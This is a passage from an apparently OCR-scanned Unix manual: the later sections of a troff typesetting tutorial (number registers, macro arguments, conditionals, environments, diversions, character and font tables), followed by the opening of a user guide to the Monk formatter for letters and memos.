All others cause *no* break, regardless of whether you use a `.` or a `'`. If you really need a break, add a `.br` command at the appropriate place.

One other thing to beware of — if you're changing fonts or point sizes a lot, you may find that if you cross a page boundary in an unexpected font or size, your titles come out in that size and font instead of what you intended. Furthermore, the length of a title is independent of the current line length, so titles will come out at the default length of 6.5 inches unless you change it, which is done with the `.lt` command.

There are several ways to fix the problems of point sizes and fonts in titles. For the simplest applications, we can change `.NP` to set the proper size and font for the title, then restore the previous values as shown below.

```
.de NP
'bp
'sp 0.5i
.ft R      \" set title font to roman
.ps 10     \" and size to 10 point
.lt 6i     \" and length to 6 inches
.tl 'left'center'right'
.ps        \" revert to previous size
.ft P      \" and to previous font
'sp 0.3i
..
```

This version of `.NP` does *not* work if the fields in the `.tl` command contain size or font changes. To cope with that requires *troff*'s 'environment' mechanism, which we will discuss in Section 13.

To get a footer at the bottom of a page, you can modify `.NP` so it does some processing before the `'bp` command, or split the job into a footer macro invoked at the bottom margin and a header macro invoked at the top of the page. These variations are left as exercises.

Output page numbers are computed automatically as each page is produced (starting at 1), but no numbers are printed unless you ask for them explicitly. To get page numbers printed, include the character `%` in the `.tl` line at the position where you want the number to appear. For example

```
.tl ''- % -''
```

centers the page number inside hyphens, as on this page. You can set the page number at any time with either `.bp n`, which immediately starts a new page numbered `n`, or with `.pn n`, which sets the page number for the next page but doesn't cause a skip to the new page. Again, `.bp +n` sets the page number to `n` more than its current value; `.bp` means `.bp +1`.

10. Number Registers and Arithmetic

Troff has a facility for doing arithmetic, and for defining and using variables with numeric values, called *number registers.* Number registers, like strings and macros, can be useful in setting up a document so it is easy to change later. And of course they serve for any sort of arithmetic computation.

Like strings, number registers have one or two character names. They are set by the `.nr` command, and are referenced anywhere by `\nx` (one character name) or `\n(xy` (two character name).

There are quite a few pre-defined number registers maintained by *troff*, among them `%` for the current page number; `nl` for the current vertical position on the page; `dy`, `mo` and `yr` for the current day, month and year; and `.s` and `.f` for the current size and font. (The font is a number from 1 to typically around 10.) Any of these can be used in computations like any other register, but some, like `.s` and `.f`, cannot be changed with `.nr`.

As an example of the use of number registers, in the `-ms` macro package, most significant parameters are defined in terms of the values of a handful of number registers. These include the point size for text, the vertical spacing, and the line and title

lengths. To set the point size and vertical spacing for the following paragraphs, for example, a user may say

```
.nr PS 9
.nr VS 11
```

The paragraph macro `.PP` is defined (roughly) as follows:

```
.de PP
.ps \\n(PS    \" reset size
.vs \\n(VSp   \" spacing
.ft 1         \" font
.sp 0.5v      \" half a line
.ti +3m
..
```

This sets the font to font 1 and the point size and line spacing to whatever values are stored in the number registers `PS` and `VS`.

Why are there two backslashes? This is the eternal problem of how to quote a quote. When *troff* originally reads the macro definition, it peels off one backslash to see what's coming next. To ensure that another is left in the definition when the macro is *used,* we have to put in two backslashes in the definition. If only one backslash is used, point size and vertical spacing will be frozen at the time the macro is defined, not when it is used.

Protecting by an extra layer of backslashes is only needed for `\n`, `\*`, `\$` (which we haven't come to yet), and `\` itself. Things like `\s`, `\f`, `\h`, `\v`, and so on do not need an extra backslash, since they are converted by *troff* to an internal code immediately upon being seen.

Arithmetic expressions can appear anywhere that a number is expected. As a trivial example,

```
.nr PS \\n(PS-2
```

decrements `PS` by 2. Expressions can use the arithmetic operators +, −, *, /, % (mod), the relational operators >, >=, <, <=, =, and != (not equal), and parentheses.

Although the arithmetic we have done so far has been straightforward, more complicated things are somewhat tricky. First, number registers hold only integers. *troff* arithmetic uses truncating integer division, just like Fortran. Second, in the absence of parentheses, evaluation is done left-to-right without any operator precedence (including relational operators). Thus

```
7*-4+3/13
```

becomes '−1'. Number registers can occur anywhere in an expression, and so can scale indicators like `p`, `i`, `m`, and so on (but no spaces). Although integer division causes truncation, each number and its scale indicator is converted to machine units before any arithmetic is done, so `1i/2u` evaluates to 0.5i correctly.

The scale indicator `u` often has to appear when you wouldn't expect it — in particular, when arithmetic is being done in a context that implies horizontal or vertical dimensions. For example,

```
.ll 7/2i
```

would seem obvious enough — 3½ inches. Sorry. Remember that the default units for horizontal parameters like `.ll` are ems. That's really '7 ems / 2 inches', and when translated into machine units, it becomes zero. How about

```
.ll 7i/2
```

Sorry, still no good — the '2' is '2 ems', so '7i/2' is small, although not zero. You *must* use

```
.ll 7i/2u
```

So again, a safe rule is to attach a scale indicator to every number, even constants.

For arithmetic done within a `.nr` command, there is no implication of horizontal or vertical dimension, so the default units are 'units', and `7i/2` and `7i/2u` mean the same thing. Thus

```
.nr ll 7i/2
.ll \\n(llu
```

does just what you want, so long as you don't forget the `u` on the `.ll` command.

11. Macros with arguments

The next step is to define macros that can change from one use to the next according to parameters supplied as arguments. To make this work, we need two things. First, when we define the macro, we have to indicate that some parts of it will be provided as arguments when the macro is called. Then when the macro is called we have to provide actual arguments to be plugged into the definition.

Let us illustrate by defining a macro `.SM` that will print its argument two points smaller than the surrounding text. That is, the macro call

```
.SM UNIX
```

will produce UNIX instead of UNIX.

The definition of `.SM` is

```
.de SM
\s-2\\$1\s+2
..
```

Within a macro definition, the symbol \\$n refers to the nth argument that the macro was called with. Thus \\$1 is the string to be placed in a smaller point size when .SM is called.

As a slightly more complicated version, the following definition of .SM permits optional second and third arguments that will be printed in the normal size:

```
.de SM
\\$3\s-2\\$1\s+2\\$2
..
```

Arguments not provided when the macro is called are treated as empty, so

```
.SM UNIX ),
```

produces UNIX), while

```
.SM UNIX ). (
```

produces (UNIX). It is convenient to reverse the order of arguments because trailing punctuation is much more common than leading.

By the way, the number of arguments that a macro was called with is available in number register .$.

The following macro .BD is used to make 'bold roman', **like this phrase**. It combines horizontal motions, width computations, and argument rearrangement.

```
.de BD
\&\\$3\f1\\$1\h'-\w'\\$1'u+3u'\\$1\fP\\$2
..
```

The \h and \w commands need no extra backslash, as we discussed above. The \& is there in case the argument begins with a period.

Two backslashes are needed with the \\$n commands, though, to protect one of them when the macro is being defined. Perhaps a second example will make this clearer. Consider a macro called .NH which produces numbered headings rather like those in this paper, with the sections numbered automatically, and the title in bold in a smaller size. The use is

```
.NH "Section title ..."
```

(If the argument to a macro is to contain blanks, then it must be *surrounded* by double quotes, unlike a string, where only one leading quote is permitted.)

Here is the definition of the .NH macro:

```
.nr NH 0  \" initialize section number
.de NH
.sp 0.3i
.ft B
.nr NH \\n(NH+1\" increment number
.ps \\n(PS-1   \" decrease PS
\\n(NH.  \\$1   \" number. title
.ps \\n(PS     \" restore PS
.sp 0.3i
.ft R
..
```

The section number is kept in number register NH, which is incremented each time just before it is used. (A number register, but not a string, may have the same name as a macro without conflict.)

We used \\n(NH instead of \n(NH and \\n(PS instead of \n(PS. If we had used \n(NH, we would get the value of the register at the time the macro was *defined,* not at the time it was *used.* If that's what you want, fine, but not here. Similarly, by using \\n(PS, we get the point size at the time the macro is called.

As an example that does not involve numbers, recall our .NP macro which had a

```
.tl 'left'center'right'
```

We could make these into parameters by using instead

```
.tl '\\*(LT'\\*(CT'\\*(RT'
```

so the title comes from three strings called LT, CT and RT. If these are empty, then the title will be a blank line. Normally CT would be set with something like

```
.ds CT - % -
```

to give just the page number between hyphens, but a user could supply private definitions for any of the strings.

12. Conditionals

Suppose we want the .NH macro to leave two extra inches of space just before section 1, but nowhere else. The cleanest way to do that is to test inside the .NH macro whether the section number is 1, and add some space if it is. The .if command provides the conditional test that we can add just before the heading line is output:

```
.if \\n(NH=1 .sp 2i \" 1st section only
```

The condition after the .if can be any arithmetic or logical expression. If the condition is logically true, or arithmetically greater than zero, the rest of the line is treated as if it were text — here a

command. If the condition is false, or zero or negative, the rest of the line is skipped.

It is possible to do more than one command if a condition is true. Suppose several operations are to be done before section 1. One possibility is to define a macro `.S1` and invoke it if we are about to do section 1 (as determined by an `.if`).

```
.de S1
---  processing for section 1 ---
..
.de NH
...
.if \\n(NH=1 .S1
...
..
```

An alternate way is to use the extended form of the `.if`, like this:

```
.if \\n(NH=1 \{--- processing
for section 1 ----\}
```

The braces `\{` and `\}` must occur in the positions shown or you will get unexpected extra lines in your output. *Troff* also provides an 'if-else' construction, which we will not go into here.

A condition can be negated by preceding it with `!`; we get the same effect as above (but less clearly) by using

```
.if !\\n(NH>1 .S1
```

There are a handful of other conditions that can be tested with `.if`. For example, is the current page even or odd?

```
.if e .tl ''even page title''
.if o .tl ''odd page title''
```

gives facing pages different titles when used inside an appropriate new page macro.

Two other conditions are `t` and `n`, which tell you whether the formatter is *troff* or *nroff*.

```
.if t troff stuff ...
.if n nroff stuff ...
```

Finally, string comparisons may be made in an `.if`:

```
.if 'string1'string2' stuff
```

does 'stuff' if `string1` is the same as `string2`. The character separating the strings can be anything reasonable that is not contained in either string. The strings themselves can reference strings with `\*`, arguments with `\$`, and so on.

13. Environments

As we mentioned, there is a potential problem when going across a page boundary: parameters like size and font for a page title may well be different from those in effect in the text when the page boundary occurs. *Troff* provides a very general way to deal with this and similar situations. There are three 'environments', each of which has independently settable versions of many of the parameters associated with processing, including size, font, line and title lengths, fill/nofill mode, tab stops, and even partially collected lines. Thus the titling problem may be readily solved by processing the main text in one environment and titles in a separate one with its own suitable parameters.

The command `.ev n` shifts to environment `n`; `n` must be 0, 1 or 2. The command `.ev` with no argument returns to the previous environment. Environment names are maintained in a stack, so calls for different environments may be nested and unwound consistently.

Suppose we say that the main text is processed in environment 0, which is where *troff* begins by default. Then we can modify the new page macro `.NP` to process titles in environment 1 like this:

```
.de NP
.ev 1   \" shift to new environment
.lt 6i  \" set parameters here
.ft 1
.ps 10
... any other processing ...
.ev     \" return to prev environment
..
```

It is also possible to initialize the parameters for an environment outside the `.NP` macro, but the version shown keeps all the processing in one place and is thus easier to understand and change.

14. Diversions

There are numerous occasions in page layout when it is necessary to store some text for a period of time without actually printing it. Footnotes are one obvious example: the text of the footnote usually appears in the input well before the place on the page where it is to be printed is reached. In fact, the place where it is output normally depends on how big it is, which implies that there must be a way to process the footnote at least enough to decide its size without printing it.

Troff provides a mechanism called a diversion for doing this processing. Any part of the output may be diverted into a macro instead of being printed, and then at some convenient time the macro may be put back into the input.

The command `.di xy` begins a diversion — all subsequent output is collected into the macro `xy` until the command `.di` with no arguments is encountered. This terminates the diversion. The processed text is available at any time thereafter, simply by giving the command

```
.xy
```

The vertical size of the last finished diversion is contained in the built-in number register `dn`.

As a simple example, suppose we want to implement a 'keep-release' operation, so that text between the commands `.KS` and `.KE` will not be split across a page boundary (as for a figure or table). Clearly, when a `.KS` is encountered, we have to begin diverting the output so we can find out how big it is. Then when a `.KE` is seen, we decide whether the diverted text will fit on the current page, and print it either there if it fits, or at the top of the next page if it doesn't. So:

```
.de KS  \" start keep
.br     \" start fresh line
.ev 1   \" collect in new environment
.fi     \" make it filled text
.di XX  \" collect in XX
..

.de KE  \" end keep
.br     \" get last partial line
.di     \" end diversion
.if \\n(dn>=\\n(.t .bp \" bp if too big
.nf     \" bring it back in no-fill
.XX     \" text
.ev     \" return to normal environment
..
```

Recall that number register `nl` is the current position on the output page. Since output was being diverted, this remains at its value when the diversion started. `dn` is the amount of text in the diversion; `.t` (another built-in register) is the distance to the next trap, which we assume is at the bottom margin of the page. If the diversion is large enough to go past the trap, the `.if` is satisfied, and a `.bp` is issued. In either case, the diverted output is then brought back with `.XX`. It is essential to bring it back in no-fill mode so *troff* will do no further processing on it.

This is not the most general keep-release, nor is it robust in the face of all conceivable inputs, but it would require more space than we have here to write it in full generality. This section is not intended to teach everything about diversions, but to sketch out enough that you can read existing macro packages with some comprehension.

15. Acknowledgements

I am deeply indebted to the late J. F. Ossanna, the author of *troff*, for his repeated patient explanations of fine points, and for his continuing willingness to adapt *troff* to make other uses easier.

I am also grateful to Jim Blinn, Ted Dolotta, Doug McIlroy, Mike Lesk and Joel Sturman for helpful comments on this paper.

16. References

1. Cherry, L.L. and Lesk, M.E. Tbl — A Program to Format Tables. In *Unix Programmer's Manual, Tenth Edition*, AT&T Bell Laboratories, 1989.
2. Kernighan, B.W. A Troff Tutorial. In *Unix Programmer's Manual*, Vol. 2, M.D. McIlroy and B.W. Kernighan, Eds. AT&T Bell Laboratories, Murray Hill, NJ 07974, 1979.
3. Kernighan, B.W. and Cherry, L.L. Typesetting Mathematics — User's Guide. In *Unix Programmer's Manual, Tenth Edition*, AT&T Bell Laboratories, 1989.

Appendix A: Character Set

Different output devices support different character sets, although there is considerable commonality. To get the one on the left, type the four-character name on the right.

ff	\(ff	fi	\(fi	fl	\(fl	ffi	\(Fi
_	\(ru	—	\(em	¼	\(14	½	\(12
©	\(co	°	\(de	†	\(dg	´	\(fm
®	\(rg	•	\(bu	□	\(sq	-	\(hy

The following are special-font characters:

+	\(pl	−	\(mi	×	\(mu	÷	\(di
=	\(eq	≡	\(==	≥	\(>=	≤	\(<=
≠	\(!=	±	\(+-	¬	\(no	∕	\(sl
~	\(ap	≃	\(~=	∝	\(pt	∇	\(gr
→	\(->	←	\(<-	↑	\(ua	↓	\(da
∫	\(is	∂	\(pd	∞	\(if	√	\(sr
⊂	\(sb	⊃	\(sp	∪	\(cu	∩	\(ca
⊆	\(ib	⊇	\(ip	∈	\(mo	∅	\(es
´	\(aa	`	\(ga	○	\(ci	●	\(L1
§	\(sc	‡	\(dd	☜	\(lh	☞	\(rh
⎡	\(lt	⎤	\(rt	⎡	\(lc	⎤	\(rc
⎣	\(lb	⎦	\(rb	⎣	\(lf	⎦	\(rf
⎨	\(lk	⎬	\(rk	⎪	\(bv	ς_	\(ts
⎪	\(br	|	\(or	_	\(ul		\(rn
*	\(**						

These four characters also have two-character names. The ´ is the apostrophe on terminals; the ` is the other quote mark.

´	\´	`	\`	–	\-	—	\(em

For greek, precede the roman letter by \(* to get the corresponding greek; for example, \(*a is α.

a b g d e z y h i k l m n c o p r s t u f x q w
α β γ δ ε ζ η θ ι κ λ μ ν ξ ο π ρ σ τ υ ϕ χ ψ ω

A B G D E Z Y H I K L M N C O P R S T U F X Q W
Α Β Γ Δ Ε Ζ Η Θ Ι Κ Λ Μ Ν Ξ Ο Π Ρ Σ Τ Υ Φ Χ Ψ Ω

Appendix B: Some Common Fonts

The following fonts are currently available on our Laserwriter II printers. The magic *troff* short name is given as well as the name in the font catalog.

AvantGarde-BookOblique (AI)
abcdefghijklmnopqrstuvwxyz 0123456789
ABCDEFGHIJKLMNOPQRSTUVWXYZ

AvantGarde-Book (AR)
abcdefghijklmnopqrstuvwxyz 0123456789
ABCDEFGHIJKLMNOPQRSTUVWXYZ

AvantGarde-DemiOblique (AX)
abcdefghijklmnopqrstuvwxyz 0123456789
ABCDEFGHIJKLMNOPQRSTUVWXYZ

AvantGarde-Demi (AB)
abcdefghijklmnopqrstuvwxyz 0123456789
ABCDEFGHIJKLMNOPQRSTUVWXYZ

Bookman-DemiItalic (KX)
abcdefghijklmnopqrstuvwxyz 0123456789
ABCDEFGHIJKLMNOPQRSTUVWXYZ

Bookman-Demi (KB)
abcdefghijklmnopqrstuvwxyz 0123456789
ABCDEFGHIJKLMNOPQRSTUVWXYZ

Bookman-LightItalic (KI)
abcdefghijklmnopqrstuvwxyz 0123456789
ABCDEFGHIJKLMNOPQRSTUVWXYZ

Bookman-Light (KR)
abcdefghijklmnopqrstuvwxyz 0123456789
ABCDEFGHIJKLMNOPQRSTUVWXYZ

Courier-BoldOblique (CX)
abcdefghijklmnopqrstuvwxyz 0123456789
ABCDEFGHIJKLMNOPQRSTUVWXYZ

Courier-Bold (CB)
abcdefghijklmnopqrstuvwxyz 0123456789
ABCDEFGHIJKLMNOPQRSTUVWXYZ

Courier-Oblique (CI)
abcdefghijklmnopqrstuvwxyz 0123456789
ABCDEFGHIJKLMNOPQRSTUVWXYZ

Courier (CW)
abcdefghijklmnopqrstuvwxyz 0123456789
ABCDEFGHIJKLMNOPQRSTUVWXYZ

Helvetica-BoldOblique (HX)
abcdefghijklmnopqrstuvwxyz 0123456789
ABCDEFGHIJKLMNOPQRSTUVWXYZ

Helvetica-Bold (HB)
abcdefghijklmnopqrstuvwxyz 0123456789
ABCDEFGHIJKLMNOPQRSTUVWXYZ

Helvetica-Narrow-BoldOblique (Hx)
abcdefghijklmnopqrstuvwxyz 0123456789
ABCDEFGHIJKLMNOPQRSTUVWXYZ

Helvetica-Narrow-Bold (Hb)
abcdefghijklmnopqrstuvwxyz 0123456789
ABCDEFGHIJKLMNOPQRSTUVWXYZ

Helvetica-Narrow-Oblique (Hi)
abcdefghijklmnopqrstuvwxyz 0123456789
ABCDEFGHIJKLMNOPQRSTUVWXYZ

Helvetica-Narrow (Hr)
abcdefghijklmnopqrstuvwxyz 0123456789
ABCDEFGHIJKLMNOPQRSTUVWXYZ

Helvetica-Oblique (HI)
abcdefghijklmnopqrstuvwxyz 0123456789
ABCDEFGHIJKLMNOPQRSTUVWXYZ

Helvetica (H)
abcdefghijklmnopqrstuvwxyz 0123456789
ABCDEFGHIJKLMNOPQRSTUVWXYZ

NewCenturySchlbk-BoldItalic (NX)
abcdefghijklmnopqrstuvwxyz 0123456789
ABCDEFGHIJKLMNOPQRSTUVWXYZ

NewCenturySchlbk-Bold (NB)
abcdefghijklmnopqrstuvwxyz 0123456789
ABCDEFGHIJKLMNOPQRSTUVWXYZ

NewCenturySchlbk-Italic (NI)
abcdefghijklmnopqrstuvwxyz 0123456789
ABCDEFGHIJKLMNOPQRSTUVWXYZ

NewCenturySchlbk-Roman (NR)
abcdefghijklmnopqrstuvwxyz 0123456789
ABCDEFGHIJKLMNOPQRSTUVWXYZ

Palatino-BoldItalic (PX)
abcdefghijklmnopqrstuvwxyz 0123456789
ABCDEFGHIJKLMNOPQRSTUVWXYZ

Palatino-Bold (PB)
abcdefghijklmnopqrstuvwxyz 0123456789
ABCDEFGHIJKLMNOPQRSTUVWXYZ

Palatino-Italic (`PI`)
abcdefghijklmnopqrstuvwxyz 0123456789
ABCDEFGHIJKLMNOPQRSTUVWXYZ

Palatino-Roman (`PA`)
abcdefghijklmnopqrstuvwxyz 0123456789
ABCDEFGHIJKLMNOPQRSTUVWXYZ

Times-BoldItalic (`BI`)
abcdefghijklmnopqrstuvwxyz 0123456789
ABCDEFGHIJKLMNOPQRSTUVWXYZ


Times-Bold (`B`)
abcdefghijklmnopqrstuvwxyz 0123456789
ABCDEFGHIJKLMNOPQRSTUVWXYZ

Times-Italic (`I`)
abcdefghijklmnopqrstuvwxyz 0123456789
ABCDEFGHIJKLMNOPQRSTUVWXYZ

Times-Roman (`R`)
abcdefghijklmnopqrstuvwxyz 0123456789
ABCDEFGHIJKLMNOPQRSTUVWXYZ

ZapfChancery-MediumItalic (`ZI`)
abcdefghijklmnopqrstuvwxyz 0123456789
ABCDEFGHIJKLMNOPQRSTUVWXYZ

ZapfDingbats (`ZD`)



Typing Documents on the UNIX System: Using Monk 0.6

S. L. Murrel
T. J. Kowalski

AT&T Bell Laboratories
Murray Hill, New Jersey 07974

ABSTRACT

Monk is a text-formatting program that produces high-quality typeset output. This paper, printed using *monk*, describes how to produce letters, memos, release papers, and technical memoranda complete with cover sheets. We provide extensive details on the three easy steps needed to prepare a document with *monk*:

1. Use the *monksample* command to get a copy of a sample document.
2. Edit the copy, replacing the sample title, author, and the text body. Add sections, appendices, captioned figures, tables, and equations. Select the document style: character size and type, page width and length, line spacing, and number of columns.
3. Format the document using the *monk* command, sending the output to a 5620 or 630MTG terminal or a printer. *Monk* will automatically invoke the table, picture, equation, graph, and reference pre-processors in the correct order.

1. Introduction

Preparing any document involves positioning words and figures on each page. Using a typewriter, the margins, line spacing, and tab positions are selected by moving levers. Text is positioned by moving the sheet of paper left, right, up or down. Using a computer, the text is interspersed with commands that tell a formatting program what to do.

Monk is a new package of commands for producing AT&T letters, memos, technical memoranda, and their cover sheets. This paper will enable you to prepare documents using *monk* [9]-[11]. You need to know how to log onto a computer and how to use an editor. If you don't, see the UNIX Text Editing and Phototypesetting Starter Package [12].

2. Mixing Text and Commands

Using any text editor, type normally. However, instead of skipping a line before paragraphs type `|paragraph` or `|p`. This command will produce a blank line. To indent, use `|p(i)` or `|paragraph(indented)`; to number, use `|p(n)` or `|paragraph(numbered)`.

There are other commands that let you select document style and character type (e.g., double spacing and italics) and include various sections and displays (e.g., chapters and tables).

3. Command Scope

Using *monk*, the sentence ''Italicize the words in `|italics(parentheses)`'' produces ''Italicize the words in *parentheses*.'' All *monk* commands begin with the character '`|`'. The command `|italics` selects the operation and the parentheses delimit the words to be italicized. There are seven pairs of delimiters:

`(...)`, `[...]`, `<...>`, `{...}`, `"..."`, `'...'`, `` `...' ``

Always choose delimiters so that the closing delimiter does not appear in the text. ''Italicize the equation `|i(a = (b + c) / number)`'' produces ''Italicize the equation *a = (b + c* / number).'' The closing delimiter ')' is found after the letter 'c', so that the rest of the equation is not italicized. The input ''Italicize the equation `|i<a = (b + c) / number>`'' will correctly italicize the entire equation, *a = (b + c) / number*. In contrast, when *monk* commands are inside other *monk* commands, the delimiter pairs are not ambiguous. ''Italicize and shrink this `|small(|i(word)` but only shrink the rest)'' produces ''Italicize and shrink this *word* but only shrink the rest.''

There is a second form of delimiter — when a command operates on a long text segment, the commands `|begin` and `|end` are used instead of brackets or quotes. The text fragment

```
|begin(italics)
Four score and seven years ago our fathers
brought forth to this continent a new
nation, conceived in liberty and ...
|end(italics)
```

appears in the final document as *Four score and seven years ago our fathers brought forth to this continent a new nation, conceived in liberty and ...* The commands `|begin` and `|end` delimit the text operated on by the command `|italics`.

4. Document Commands

This section describes the commands that are specific to formatting four types of documents: letters, AT&T Bell Laboratories memoranda, technical memoranda, and release papers.

4.1 Typesetting a Letter

For a letter, the input should begin as follows:

```
|make(letter)
|begin(ret_address)
|s(AT&T) Bell Labs 2C-501
Murray Hill, N. J. 07974
|end(ret_address)
```

The first line specifies that the standard format for a letter should be used. Then the return address, labeled `ret_address`, is delimited by `|begin` and `|end` commands. The formatter skips a couple of lines, indents, single spaces the address itself, skips more lines, and then returns to the left hand margin producing:

AT&T Bell Labs 2C-501
Murray Hill, N. J. 07974

The return address itself is not modified. If the city, state, and zip code are input as separate lines, they will appear that way in the final output:

AT&T Bell Labs 2C-501
Murray Hill
N. J.
07974

A letter consists of a sequence of standard groups: a return address, date, recipient's address, greeting, body, closing, and signature. Accordingly, the following prototype letter is available.

```
|make(letter)

|begin(ret_address)
|s(AT&T) Bell Laboratories 2C-501
Murray Hill, New Jersey 07974
|end(ret_address)

|date(April 1, 1985)

|begin(address)
G. H. Reiber
|s(AT&T) Communications
Room 3C-110
Bedminster, |s(NJ) 07921
|end(address)

|greeting(George Reiber:)

|begin(body)
Yes, I would like to hire a painter for the
night of Monday, September 16, 1985.
Thank you very much.
|end(body)

|closing(Sincerely,)

|signature(G. R. Emlin)
```

To copy this letter into a file named `myfile` in your current directory, type the UNIX command

```
monksample letter > myfile
```

Using this prototype, it is not necessary for you to remember that the label for return address is `ret_address`. You need only recognize the English-like descriptions and replace the sample text as appropriate. Although any text editor will suffice, the large display of a visual editor allows you to glance at the file and spot sample text.

It is convenient to tailor the samples by entering your address, closing, and signature and then saving the modified file. This new file can then be used for all your letters simply by adding an appropriate greeting, the recipient's address, and the body. If you prepare letters for more than one person, you might want to maintain a directory of tailored prototypes rather than begin with the standard *monk* sample.

```
|make(letter)

|begin(ret_address)
|s(AT&T) Bell Laboratories 2C-524
Murray Hill, New Jersey 07974
|end(ret_address)

|date(April 1, 1985)

|begin(address)
G. H. Reiber
|s(AT&T) Communications
Room 3C-110
Bedminster, |s(NJ) 07921
|end(address)

|greeting(To Whom It May Concern:)

|begin(body)
```

```
Thank you very much.
|end(body)

|closing(Sincerely,)
|signature(Sam)
```

When installed, *monk* is configured to use local printers as standard output devices.† You will need to talk to someone using or maintaining your computer system to find out what and where your local standard printer is.


To run off this memo on the standard printing device, type `monk myfile`. To send your output to a printing device other than the standard, use the `-S`*dest* and `-T`*font* options. To preview postscript output on a AT&T 5620 or 630MTG terminal, type `monk -Tpost -Sproof myfile`. Devices and fonts will vary with your location, but commonly available types include:

`-S`*dest*	**Sends Output To Device** *dest*
`-Sapsend`	Linotronic 200P, see *apsend*(1)
`-Sd202`	Mergenthaler Linotronic 202, see *d202*(1)
`-Si300`	Spooling for EXPTOOLS, see *i300*(1)
`-Slp`	Spooling mechanism, see *lp*(1) (default)
`-Slpr`	Spooling at Allentown, see *lpr*(1)
`-Sproof`	5620 or 630MTG terminal, see *proof*(9.1)
`-Sprt`	Spooling at computer centers, see *prt*(1)
`-Sthink`	Thinkjet, see *thinkblt*(9.1)
`-S-`	Standard output

`-T`*fonts*	**Selects Typesetter Or Terminal** *fonts*
`-T202`	Mergenthaler Linotronic 202
`-Taps`	Autologic APS-5
`-Ti10`	Imagen 10 printer
`-Ti300`	Imagen 300 printer
`-Tim300`	Imagen 300 printer at Liberty Corner
`-Tpost`	PostScript® printer (default)
`-Tthink`	Think jet printer

If TYPESETTER is set and exported, then it determines the typesetter or terminal fonts used in preparing the output. Be careful to type `monk -Tpost -Sapsend myfile` or `monk -Taps -Sprt myfile` **only** when you intend to send final copy to the high-quality, high-priced phototypesetter.

When *monk* is run, the individualized prototype letter will appear as a full size version of the page below. This is an excerpt of the sample's output, scaled and included using PostScript.



AT&T Bell Laboratories 2C-524
Murray Hill, New Jersey 07974

April 1, 1985

G. H. Reiber
AT&T Communications
Room 3C-110
Bedminster, NJ 07921

To Whom It May Concern:

Thank you very much.

Sincerely,

Sam

4.2 Typesetting a Memorandum

Preparing a memorandum is similar to preparing a letter. Memoranda require a title, more information about the author, and the document itself. The information you provide is automatically arranged at the top of the page.

Type

```
monksample memo > myfile
```

to get the following prototype:

```
|make(memo)

|author(name "W. H. MacWilliams",
   initials WHM, location WH, room 2E-221,
   extension x511, department 1344)
|document(number 1344-561210-09,
   file_case 25952, work_program 311401-0199)

|date(December 10, 1956)

|title(|s(MTS) Employment: Dr. J. L. Flanagan)

|titlebox

F. D. Leamer:
|p
This is to propose an offer of regular
|s(MTS) employment to Dr. J. L. Flanagan
commencing on February 18, 1957.

|signature(WH-1344-WHM-hhs)

